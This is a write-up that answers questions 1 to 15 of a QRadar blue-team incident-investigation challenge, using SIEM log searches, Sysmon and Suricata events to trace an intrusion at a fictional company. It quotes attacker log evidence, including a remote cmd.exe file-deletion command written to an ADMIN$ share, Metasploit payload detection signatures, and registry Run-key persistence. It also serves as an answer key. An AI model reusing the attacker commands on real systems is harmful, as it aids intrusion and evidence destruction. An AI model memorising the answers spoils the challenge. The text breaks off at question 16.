

# QRADAR1 Blue Team Challenge


## Challenge Overview

A financial company was compromised, and they are looking for a security analyst to help them investigate the incident. This Challenge consists of 24 questions, I will solve them and make things easier for those who have problems in solving them.

**Let's get started :**

### (1) How many log sources available?

*Log in to QRadar SIEM and select the Admin tap>> and then click Log sources :*



The screenshot shows the QRadar Log Sources interface in a Google Chrome browser. The title bar says "Log Sources - Google Chrome". The address bar shows a warning: "⚠ Not secure | https://192.168.20.21/console/do/core/genericsearchlist?appName=eventviewer&pageId=SensorDeviceList". A yellow banner at the top states: "⚠ This interface will be unavailable in future versions of QRadar. Download the new QRadar Log Source Management App from the IBM App Exchange." with options "Don't Show Me Again" and "Remind Me Later". Below the banner is a table with the following data:

Name	Desc	Status	Protocol	Group	Log Source Type	Enabled	Log Source Identifier
DC	DC	Error	Syslog		Micros...	True	DC
HD-FIN-02	HD-FIN-02	Error	Syslog		Micros...	True	192.168.10.29
HD-FIN-03		Error	Syslog		Micros...	True	HD-FIN-03
HD-HR-01		Error	Syslog		Micros...	True	192.168.12.11
HD-HR-02	HD-HR-02	Error	Syslog		Micros...	True	192.168.12.12
HD-IT-01	HD-IT-01	Error	Syslog		Micros...	True	192.168.11.11
HD-IT-02		Error	Syslog		Micros...	True	192.168.11.12
HD-IT-03	HD-IT-03	Error	Syslog		Micros...	True	192.168.11.13
MGNT-01	MGNT-01	Error	Syslog		Micros...	True	192.168.13.11
MGNT-02	MGNT-02	Error	Syslog		Micros...	True	192.168.13.12
pfsense-Firewall	Netgate pfsense	Error	Syslog		Netgal...	True	192.168.10.1
SO-Suricata	SecurityOnion Suricata	Error	Syslog		Suricata	True	192.168.20.26
User10-HD-10	User10-HD-10	Error	Syslog		Micros...	True	192.168.10.10
Zeek_conn		Error	Syslog		zeek_c...	True	192.168.20.26
Zeek_HTTP		Error	Syslog		zeek_http	True	192.168.20.26

**Answer: 15**

### (2) What is the IDS software used to monitor the network?

Name	Desc	Status	Protocol	Group	Log Source Type	Enabled	Log Source Identifier
DC	DC	Error	Syslog	Microsoft ...	True	DC	
HD-FIN-02	HD-FIN-02	Error	Syslog	Microsoft ...	True	192.168.10.29	
HD-FIN-03		Error	Syslog	Microsoft ...	True	HD-FIN-03	
HD-HR-01		Error	Syslog	Microsoft ...	True	192.168.12.11	
HD-HR-02	HD-HR-02	Error	Syslog	Microsoft ...	True	192.168.12.12	
HD-IT-01	HD-IT-01	Error	Syslog	Microsoft ...	True	192.168.11.11	
HD-IT-02		Error	Syslog	Microsoft ...	True	192.168.11.12	
HD-IT-03	HD-IT-03	Error	Syslog	Microsoft ...	True	192.168.11.13	
MGNT-01	MGNT-01	Error	Syslog	Microsoft ...	True	192.168.13.11	
MGNT-02	MGNT-02	Error	Syslog	Microsoft ...	True	192.168.13.12	
pSense-Firewall	Netgate pSense	Error	Syslog	Netgate pS...	True	192.168.10.1	
SO [REDACTED]	SecurityOnion [REDACTED]	Error	Syslog	Suricata	True	192.168.20.26	
User10-HD-10	User10-HD-10	Error	Syslog	Microsoft ...	True	192.168.10.10	
Zeek_conn		Error	Syslog	zeek_conn	True	192.168.20.26	
Zeek_HTTP		Error	Syslog	zeek_http	True	192.168.20.26	


**Looking at the sources of the logs above, you can find out what IDS is:**

**Answer: Suricata**

**Suricata** is a network Intrusion Detection System

### (3) What is the domain name used in the network?

**The Event ID 4624 in the Windows Event Log indicates a successful logon event.**



**We examine the first event.**

Current Filters:						
EventID (custom) is any of 4624 <a href="#">(Clear Filter)</a>						
▼ Current Statistics						
Total Results Data Files Searched	11 (15.6KB Total) Subsearch (No Data Files)	Compressed Data Files Searched Index File Count	Subsearch (No Compressed Data Files) Subsearch (No Index Files)	Duration <a href="#">More Details</a>	41ms	
				Event Count	Time	Low Level Category
Success Audit: An account was successfully logged on		MGNT-01	81	Nov 9, 2020, 9:51:31 AM	User Login Success	
Success Audit: An account was successfully logged on		HD-FIN-02	78	Nov 9, 2020, 9:34:22 AM	User Login Success	
Success Audit: An account was successfully logged on		HD-HR-02	76	Nov 9, 2020, 9:51:15 AM	User Login Success	
Success Audit: An account was successfully logged on		HD-FIN-03	53	Nov 9, 2020, 8:53:32 AM	User Login Success	
Success Audit: An account was successfully logged on		HD-IT-01	41	Nov 9, 2020, 8:39:51 AM	User Login Success	
Success Audit: An account was successfully logged on		HD-IT-01	40	Nov 8, 2020, 11:21:10 PM	User Login Success	
Success Audit: An account was successfully logged on		HD-IT-01	12	Nov 8, 2020, 11:25:49 PM	User Login Success	
Success Audit: An account was successfully logged on		MGNT-01	10	Nov 9, 2020, 10:33:06 AM	User Login Success	
Success Audit: An account was successfully logged on		HD-FIN-02	10	Nov 9, 2020, 10:23:23 AM	User Login Success	
Success Audit: An account was successfully logged on		HD-IT-01	10	Nov 9, 2020, 10:40:22 AM	User Login Success	
Success Audit: An account was successfully logged on		HD-FIN-03	8	Nov 8, 2020, 11:43:24 PM	User Login Success	

**We found the Domain here.**

---

```
Computer=HD-mgmt-01.████████.local  OriginatingComputer=192.168.13.11  User=  Domain=
| Level=Log Always      Keywords=Audit Success Task=SE_ADT_LOGON_LOGON Opcode=Info
|: 0x3E7 Logon Information: Logon Type: 5 Restricted Admin Mode: - Virtual Account: No
| Logon ID: 0x3E7 Linked Logon ID: 0x0 Network Account Name: - Network Account Domain: -
```

**Answer: HACKDEFEND.local**

**(4) Multiple IPs were communicating with the malicious server. One of them ends with "20". Provide the full IP ?**

*We went to Dashboard and looked at top sources. We found 192.168.##.## have a greatest offenses 7 :*

Top Sources			
Source	Offenses		
192.168.20.████████	7		
192.168.10.████████	6		
192.168.11.████████	6		
192.168.12.████████	4		
192.168.10.████████	3		

*We can display a log of activity by source IP to see which IPs generated the most communication :*

The screenshot shows the QRadar Log Analysis interface. On the left, there is a list of available columns: Source or Destination IP, Source or Destination IPv6, Category, Destination Asset Name, Destination IP, Destination Port, Log Source, Log Source Group, Source Asset Name, Source IP, Event Name, and Event Description. In the center, there is a search bar with the text "Source IP". Below the search bar, there are two sections: "Group By:" and "Columns". The "Group By:" section contains "Source IP" with up and down arrows. The "Columns" section lists Event Name, Log Source, Event Count (Sum), Start Time (Minimum), Category, and Source Port, also with up and down arrows.

**We found that the IP 192.168.20.20 generated the most communication :**

Source IP	Event Name (Unique Count) ▼	Log Source (Unique Count)	Event Count (Sum)
192.168.0.1	Multiple (59)	Multiple (4)	23,739
192.168.0.2	Multiple (59)	Multiple (6)	16,152
192.168.0.3	Multiple (58)	Multiple (7)	4,585
192.168.0.4	Multiple (49)	Multiple (6)	5,277

**Answer: 192.168.20.20**

What is the SID of the most frequent alert rule in the dataset?

We can look for sid: in the payload with regular expression.

Add Filter

Parameter:	Operator:	Value:
Payload Matches Regular Expression	is	sid:

We will find 110 logs from SO-Suricata where 72

Event Information				
Event Name	NIDS Alert			
Low Level Category	Custom Policy High			
Event Description				
Magnitude	<div style="width: 60%; background-color: red; height: 10px;"></div>	(9)	Relevance	10
Username	N/A			
Start Time	Nov 8, 2020, 10:23:03 PM		Storage Time	Nov 8, 2020, 10:23:03 PM
Alert Category (custom)	Potentially Bad Traffic			
Event Type (custom)	alert			
RULE SID (custom)	<div style="width: 20%; background-color: green; height: 10px;"></div>			
Rule Name (custom)	ET INFO Observed DNS Query to .cloud TLD			
orig_bytes (custom)	N/A			
resp_bytes (custom)	N/A			
resp_ip_bytes (custom)	N/A			
suricata_rule (custom)	alert dns SHOME_NET any -> any any (msg:"ET INFO Observed DNS Query to .cloud TLD"; dns.query; content:".cloud"; nocase; endswith; reference:url,www.spamf2019_08_13, deployment Perimeter, former_category INFO, signature_severity Major, updated_at 2020_09_17;)			
Domain	Default Domain			

Answer: 2027865

## (6) What is the attacker's IP address?

*In closed offenses, we can see a suspicious public IP .*

	ID	Description	Offense Type	Offense Source
1	1	Flow Source/Interface Stopped Sending Flows	Rule	Flow Source Stopped ...
2	2	Exploit Followed by Suspicious Host Activity - Chained containing Th...	Source IP	192.168.10.11
3	3	Excessive Firewall Denies Between Hosts containing Firewall - Deny	Source IP	192.168.20.20
4	4	Exploit Followed by Suspicious Host Activity - Chained containing Scr...	Source IP	192.168.20.20

Answer : 192.20.80.25

## (7) The attacker was searching for data belonging to one of the company's projects, can you find the name of the project ?

*We can search for the project with regular expression then :*

**Current Filters:**

Payload Matches Regular Expression is project **(Clear Filter)**

We can see 4 events :

Source IP	Source Port	Destination IP	Destinat Port	Username	Magnitude
192.168.10.15	0	192.168.10.15	0	N/A	
192.168.10.15	0	192.168.10.15	0	nour	
192.168.10.15	0	192.168.10.15	0	N/A	
192.168.10.15	0	192.168.10.15	0	nour	

then read payload information :

```
nal PluginVersion=7.2.9.105 Source=M  
er=nour Domain=HACKDEFEND  
875184 TimeWritten=1604875184  
Get-ChildItem): "Get-ChildItem"  
tem): name="Filter"; value="████████48"  
Action": value="SilentlyContinue"
```

Answer : project48

## (8) What is the IP address of the first infected machine ?

We have added a filter for the attacker's IP address with the source IP :

**Current Filters:**

Source IP is 192.20.80.25 **(Clear Filter)**

We found that the attacker's IP was sending malware to IP 192.168.10.15 :

Event Name	Log Source	Event Count	Rule Name (custom)	Start Time ▲	Low Level Category	Source IP	Source Port	Destination IP
NIDS Alert	SO-Suricata	1	ET MALWARE Possible Metasploit Payload Common Co...	Nov 8, 2020, 10:30:49 PM	Custom Policy High		192.20.80.25	449
connection record	Zeek_conn	1	NA	Nov 8, 2020, 11:45:25 PM	Netflow Record		192.20.80.25	449
connection record	Zeek_conn	1	NA	Nov 9, 2020, 8:38:47 AM	Netflow Record		192.20.80.25	448
NIDS Alert	SO-Suricata	1	ET MALWARE Possible Metasploit Payload Common Co...	Nov 9, 2020, 9:51:45 AM	Custom Policy High		192.20.80.25	25


I found the serukata alert, like this :

```
suricata_rule (custom) alert.tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ET MALWARE Possible Metasploit Payload Common Construct Bind_API (from server)" Of b7 4a 26 31 ff"; distance:1; within:13; content:"|ac 3c 61 7c 02 2c 20 c1 cf 0d 01 c7 e2|"; within:15; content:"|52 57 8b 52 10|"; distance:1; within:5 deployment Internet, deployment Internal, deployment Datacenter, former_category TROJAN, signature_severity Critical, tag Metasploit, updated_at
```

Answer : 192.168.10.15

## (9) What is the username of the infected employee using 192.168.10.15 ?

We searched for successful logon event id on Google :



Then we added the filter :

Current Filters:

Source or Destination IP is 192.168.10.15 ([Clear Filter](#)) EventID (custom) is any of 4624 ([Clear Filter](#))

Then I found that the username for 192.168.10.15 is Nour :

User Login Success	192.168.10.15	0	192.168.10.15	0	N/A	
User Login Success	192.168.10.15	0	192.168.10.15	0	N/A	
User Login Success	192.168.10.15	51416	192.168.20.20	0	N/A	
User Login Success	192.168.10.15	51419	192.168.20.20	0	N/A	
User Login Success	192.168.10.15	0	192.168.10.15	0	N/A	
User Login Success	192.168.10.15	0	192.168.10.15	0	N/A	
User Login Success	192.168.10.15	50898	192.168.20.20	0	N/A	
<b>User Login Success</b>	<b>192.168.10.15</b>	<b>50823</b>	<b>192.168.20.20</b>	<b>0</b>	<b>nour</b>	
User Login Success	192.168.10.15	50827	192.168.20.20	0	N/A	
User Login Success	192.168.10.15	50828	192.168.20.20	0	nour	
User Login Success	192.168.10.15	0	192.168.10.15	0	N/A	
User Login Success	192.168.10.15	0	192.168.10.15	0	N/A	
User Login Success	192.168.10.15	0	192.168.10.15	0	N/A	
User Login Success	192.168.10.15	50197	192.168.20.20	0	N/A	

*We also looked at the payload information :*

```
Computer=DC.hackdefend.local    OriginatingComputer=192.168.20.20      User=
Keywords=Audit Success  Task=SE_ADT_LOGON_LOGON Opcode=Info      Message=An ac
HACKDEFEND\nour  Account Name: [REDACTED]  Account Domain: HACKDEFEND  Logon ID:
1.168.10.15  Source Port: 50823  Detailed Authentication Information: Logon Pr
```

*Answer : nour*

## **(10) Hackers do not like logging, what logging was the attacker checking to see if enabled ?**

*We can apply a new filter for log source is HD-FIN-03 , and the username "nour" :*

**Current Filters:**

Username is any of nour ([Clear Filter](#)) Log Source is HD-FIN-03 ([Clear Filter](#))

*You'll find that the attacker tried using PowerShell :*

Event Name ▾	Event Count	Start Time	Log Source	Low Level Category	Source IP
P[REDACTED] of Group Policy failed	1	Nov 9, 2020, 8:54:47 AM	HD-FIN-03	Service Failure	192.168.10.15
P[REDACTED] of Group Policy failed	1	Nov 9, 2020, 8:54:47 AM	HD-FIN-03	Service Failure	192.168.10.15
P[REDACTED] Console Started	1	Nov 8, 2020, 10:54:04 PM	HD-FIN-03	Information	192.168.10.15
P[REDACTED] Console Started	1	Nov 8, 2020, 10:38:15 PM	HD-FIN-03	Information	192.168.10.15
P[REDACTED] Console Ready	1	Nov 8, 2020, 10:54:04 PM	HD-FIN-03	Information	192.168.10.15
P[REDACTED] Console Ready	1	Nov 8, 2020, 10:38:25 PM	HD-FIN-03	Information	192.168.10.15

*Answer: powershell*

## **(11) Name of the second system the attacker targeted to cover up the employee ?**

*We added a process commandline filter with del :*

## Current Filters:

Process CommandLine (custom) contains any of del (Clear Filter)

**Then we entered :**

Log Source ▾	Event Count	Time	Low Level Category	Source IP	Source Port	Destination IP
MGNT-01	1	Nov 9, 2020, 10:42:59 AM	Process Creation Success	192.168.13.11	0	192.168.13.11
HD-IT-01	6	Nov 9, 2020, 9:26:48 AM	Process Creation Success	192.168.11.11	0	192.168.11.11
HD-IT-01	1	Nov 8, 2020, 11:22:20 PM	Process Creation Success	192.168.11.11	0	192.168.11.11

**We found a second system :**

```
Source=Microsoft-Windows-Sysmon Computer=HD-mgmt-01.hackdefend.local
EventID=1604918564 Level=Informational Keywords=0x8000000000000000
TimeGenerated=1604918564 TimeWritten=1604918564 Level=Informational Keywords=0x8000000000000000 Task=SysmonTask-
SYSMON_CREATE_PROCESS Opcode=Info Message=Process Create: RuleName: - UtcTime: 2020-11-09 10:42:44.817 ProcessGuid:
{8ef54022-1d24-5fa9-e602-00000001100} ProcessId: 6824 Image: C:\Windows\System32\cmd.exe FileVersion: 10.0.18362.449
(WinBuild.160101.0800) Description: Windows Command Processor Product: Microsoft® Windows® Operating System Company: Microsoft
Corporation OriginalFileName: Cmd.Exe CommandLine: cmd.exe /Q /c del sami.xlsx 1>\\"127.0.0.1\ADMIN$\\_1604917981.0572538 2>&1
CurrentDirectory: C:\Users\rami.hackdefend\desktop\deficits\ User: HACKDEFEND\Admin
```

**This is the command line :**

```
<13>Nov 09 02:42:48 192.168.13.11 AgentDevice=WindowsLog AgentLogFile=Microsoft-Windows-Sysmon/Operational
PluginVersion=7.2.9.105 Source=Microsoft-Windows-Sysmon Computer=HD-mgmt-01.hackdefend.local OriginatingComputer=192.168.13.11
User=SYSTEM Domain=NT AUTHORITY EventID=1 EventIDCode=1 EventType=4 EventCategory=1 RecordNumber=18897
TimeGenerated=1604918564 TimeWritten=1604918564 Level=Informational Keywords=0x8000000000000000 Task=SysmonTask-
SYSMON_CREATE_PROCESS Opcode=Info Message=Process Create: RuleName: - UtcTime: 2020-11-09 10:42:44.817 ProcessGuid:
{8ef54022-1d24-5fa9-e602-00000001100} ProcessId: 6824 Image: C:\Windows\System32\cmd.exe FileVersion: 10.0.18362.449
(WinBuild.160101.0800) Description: Windows Command Processor Product: Microsoft® Windows® Operating System Company: Microsoft
Corporation OriginalFileName: Cmd.Exe CommandLine: cmd.exe /Q /c del sami.xlsx 1>\\"127.0.0.1\ADMIN$\\_1604917981.0572538 2>&1
CurrentDirectory: C:\Users\rami.hackdefend\desktop\deficits\ User: HACKDEFEND\Admin
```

**Answer : MGNT-01**

**(12) When was the first malicious connection to the domain controller (log start time — hh:mm:ss)?**

**We have searched for :**

event id network connection

SEARCH CHAT IMAGES VIDEOS MAPS NEWS MORE TOOL

About 5,550,000 results

**Event ID 3: Network connection Version: 4.81 Description** The network connection event logs TCP/UDP connections on the machine. It is disabled by default. Each connection is linked to a process through the ProcessId and ProcessGUID fields. The event also contains the source and destination host names IP addresses, port numbers and IPv6 status.

**So we added id :**

Current Filters:  
EventID (custom) is any of 3 (Clear Filter)

▼ Current Statistics  
 Total Results 97 (133.4KB Total)  
 Data Files Searched 3,258 (7.8MB Total) Compressed Data Files Searched 0 (0B Total)  
 Index File Count 0 (0B Total) Duration 707ms More Details

Records Matched Over Time  
 Reset Zoom  
 150  
 100  
 50  
 0  
 1/31/20 2/29/20 3/31/20 4/30/20 5/31/20 6/30/20 7/31/20 8/31/20  
 Update Details (Hide Charts)

Event Name	Log Source	Event Count	Time ▲	Low Level Category	Source IP
Network connection detected	HD-FIN-03	1	Nov 8, 2020, 10:31:02 PM	ACL Permit	192.168.10.15
Network connection detected	HD-FIN-03	1	Nov 8, 2020, 11:14:10 PM	ACL Permit	192.168.10.15
Network connection detected	HD-IT-01	1	Nov 8, 2020, 11:27:24 PM	ACL Permit	192.168.11.11
Network connection detected	HD-IT-01	1	Nov 8, 2020, 11:27:24 PM	ACL Permit	192.168.11.11

**We found a file that the attacker is uploading at the same time :**

Payload Information

utf hex base64  
 Wrap Text

```
<1>Nov 08 15:14:06 HD-FIN-03 AgentDevice=WindowsLog AgentLogFile=Microsoft-Windows-Sysmon/Operational
PluginVersion=7.2.9.105 Source=Microsoft-Windows-Sysmon Computer=HD-FIN-03.hackdefend.local
OriginatingComputer=192.168.10.15 User=SYSTEM Domain=NT AUTHORITY EventID=3
EventIDCode=3 EventType=4 EventCategory=3 RecordNumber=33723 TimeGenerated=1604877245
TimeWritten=1604877245 Level=Informational Keywords=0x8000000000000000 Task=SysmonTask-
SYSMON_NETWORK_CONNECT Opcode=Info Message=Network connection detected: RuleName: - UtcTime: 2020-11-08
23:14:02.276 ProcessGuid: {a72af1fb-72b9-5fa8-5601-00000001c00} ProcessId: 3828 Image:
C:\Windows\SysWOW64\notepad.exe User: HACKDEFEND\our Protocol: tcp Initiated: true SourceIsIpv6: false
SourceIp: 192.168.10.15 SourceHostname: HD-FIN-03.hackdefend.local SourcePort: 50149 SourcePortName: -
DestinationIsIpv6: false DestinationIp: 192.168.20.20 DestinationHostname: - DestinationPort: 389
DestinationPortName: ldap
```

**Answer : 11:14:10**

## **(13) What is the md5 hash of the malicious file?**

**We will add a new filter by hash, we can find the .docx file that contains the malicious hash or add filter with event number 15 :**

FileCreateStreamHash	HD-FIN-03	1 Nov 8, 2020, 10:29:30 PM	File Created	192.168.10.15
FileCreateStreamHash	HD-FIN-03	1 Nov 8, 2020, 10:29:30 PM	File Created	192.168.10.15
FileCreateStreamHash	MGNT-01	1 Nov 8, 2020, 11:31:34 PM	File Created	192.168.13.11

**We can look at the payload information to access the hash of the file:**

**Payload Information**

**utf    hex    base64**

Wrap Text

```
<13>Nov 08 14:29:24 HD-FIN-03 AgentDe
User=SYSTEM      Domain=NT AUTHORITY
Task=SysmonTask-SYMON_FILE_CREATE_ST
Firefox\firefox.exe TargetFilename: C
MD5=[REDACTED]CD9D35[REDACTED],
```

**Answer : 9D08221599FCD9D35D11F9CBD6A0DEA3**

## **(14) What is the MITRE persistence technique ID used by the attacker?**

**we searched on google and found out that the most common techniques for establishing persistence by malware and threat actors is the usage of registry Run keys & Start up folders in a windows system.**

Registry event type that identifies Registry value modifications

SEARCH CHAT IMAGES VIDEOS MAPS NEWS MORE TOOLS

About 1,370,000 results

HKLM\SYSTEM\CurrentControlSet\Services\Service name **Sysmon**  
**Event** id:13- This Registry event type identifies Registry value modifications.

**Add filter Event id with number 13 :**

**Current Filters:**

EventID (custom) is any of 13 [\(Clear Filter\)](#)

**we applied a filter for Sysmon Event ID 13: RegistryEvent (Value Set) and added a column for "Target Object".**

Event Name	Log Source	Target Object (custom)
RegistryEvent (Value ...	HD-IT-01	HKLM\Software\Microsoft\Windows\CurrentVersion\Authentication\LogonUI\LastLoggedOnUser
RegistryEvent (Value ...	MGNT-01	HKU\HACKDEFEND\rami\Software\Microsoft\Windows\CurrentVersion\Shell Extensions\Cached\{3F30C968-480A-4C6C-862D-
RegistryEvent (Value ...	MGNT-01	HKLM\Software\Microsoft\Windows\CurrentVersion\Authentication\LogonUI\LastLoggedOnUser
RegistryEvent (Value ...	DC	HKLM\System\CurrentControlSet\Services\oxvuvf\ImagePath
RegistryEvent (Value ...	DC	HKLM\System\CurrentControlSet\Services\oxvuvf\Start
RegistryEvent (Value ...	DC	HKLM\System\CurrentControlSet\Services\oxvuvf\Start
RegistryEvent (Value ...	HD-FIN-02	HKLM\Software\Microsoft\Windows\CurrentVersion\Authentication\LogonUI\LastLoggedOnUser
RegistryEvent (Value ...	DC	HKU\DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run\SsGOMcjs

**We will go to MITER ATT&CK®, Then we will search for |windows|current|version :**

windows current version |

LuminousMoth, Group G1014  
... erprise T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder LuminousMoth ha...  
Enterprise T1005 Data from Local System LuminousMoth has collected files and data from compromised machin...  
  
Operating System Configuration, Mitigation M1028 - Enterprise  
... nistrator accounts from being enumerated when an application is elevating through UAC since it can lead to SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\CredUI\EnumerateAdministrators. It can be disabled by numerate ad...  
  
OS Credential Dumping: Cached Domain Credentials, Sub-technique T1003.005 - Enterprise  
... ity group. This can help limit the caching of users' plaintext credentials.[17] M1028 Operating System Configuration Version\Winlogon\cachedlogonscountvalue)[18] M1027 Password Policies Ensure that local administrator accounts are not...  
  
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder, Sub-technique T1547.001 - Enterprise  
... older path for all users is C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp. The following registry key HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce

**The expected result will appear :**

ID: [REDACTED]

Sub-technique of: [REDACTED]

- ① **Tactics:** Persistence, Privilege Escalation
- ① **Platforms:** Windows
- ① **Permissions Required:** Administrator, User

**Contributors:** Dray Agha, @Purp1eW0lf,  
Huntress Labs; Oddvar Moe, @oddvarmoe

**Version:** 1.2

**Created:** 23 January 2020

**Last Modified:** 30 March 2023

**Answer : T1547.001**


## (15) What protocol is used to perform host discovery?

**We have added a filter , We can discover this information by analyzing outgoing traffic from "192.168.10.15", with Log source is Zeek\_conn**

<b>Original Filters:</b>
Source IP is 192.168.10.15 ( <a href="#">Clear Filter</a> ) , Log Source is Zeek_conn ( <a href="#">Clear Filter</a> )
<b>Current Filters:</b>
Protocol is not udp_ip ( <a href="#">Clear Filter</a> ) Protocol is not tcp_ip ( <a href="#">Clear Filter</a> )
<b>Current Statistics</b>
Total Results 7 (4.9KB Total) Data Files Searched Subsearch (No Data Files) Compressed Data Files Searched Index File Count Subsearch (No Compressed Data Files) Subsearch (No Index Files) Duration 8ms <a href="#">More Details</a>

	Event Name	Log Source	Protocol	Target Object (custom)	Event Count	Start Time ▾	Low Level Category	Source IP	Source Port	Destination IP
	connection record	Zeek_conn	icmp_ip	N/A	1	Nov 9, 2020, 9:54:...	Netflow Record	192.168.10.15	8	2.23.155.249
	connection record	Zeek_conn	Other	N/A	1	Nov 9, 2020, 9:07:...	Netflow Record	192.168.10.15	49919	8.241.93.254
	connection record	Zeek_conn	Other	N/A	1	Nov 9, 2020, 9:07:...	Netflow Record	192.168.10.15	49919	8.241.93.254
	connection record	Zeek_conn	Other	N/A	1	Nov 9, 2020, 9:07:...	Netflow Record	192.168.10.15	49919	8.241.93.254
	connection record	Zeek_conn	icmp_ip	N/A	1	Nov 9, 2020, 8:54:...	Netflow Record	192.168.10.15	8	8.247.201.254
	connection record	Zeek_conn	icmp_ip	N/A	1	Nov 9, 2020, 8:51:...	Netflow Record	192.168.10.15	3	192.168.10.29
	connection record	Zeek_conn	icmp_ip	N/A	1	Nov 8, 2020, 11:4:...	Netflow Record	192.168.10.15	8	8.204.79.197.200

**Then we block udp , tcp connections :**



**Answer : icmp**

**(16) What is the email service used by the company?(one word)**

**We added these filters, to find all the companies that speak from outside the network, to find the service that the company relies on :**

Original Filters:										
